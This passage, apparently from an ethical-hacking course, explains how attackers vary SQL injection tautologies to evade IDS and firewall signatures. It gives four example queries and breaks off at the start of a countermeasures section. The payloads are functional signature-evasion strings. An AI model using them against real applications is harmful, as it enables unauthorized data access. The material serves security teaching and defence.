
Evasion Technique: Variation

Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as “' or '1'='1'” in any basic injection statement such as “or 1=1” or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values.

As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as “true” so that any mathematical or string comparison can be used, where the SQL can perform the same.

For example, the following queries will return identical result sets:


```
SELECT * FROM accounts WHERE userName = 'Bob' OR 1=1 --
SELECT * FROM accounts WHERE userName = 'Bob' OR 2=2 --
SELECT * FROM accounts WHERE userName = 'Bob' OR 1+1=2 --
SELECT * FROM accounts WHERE userName = 'Bob' OR ”evade”=”ev”+”ade” --
```



LO#06: Explain SQL Injection Countermeasures

SQL Injection Countermeasures


Previous sections discussed the severity of SQL injection attacks, their various techniques, tools used to perform SQL injection, techniques used to bypass IDS/firewall signatures, and so on. These discussions were about offensive techniques that an attacker can adopt for SQL injection attacks. This section discusses defensive techniques against SQL injection attacks and presents countermeasures to protect web applications.



How to Defend Against SQL Injection Attacks

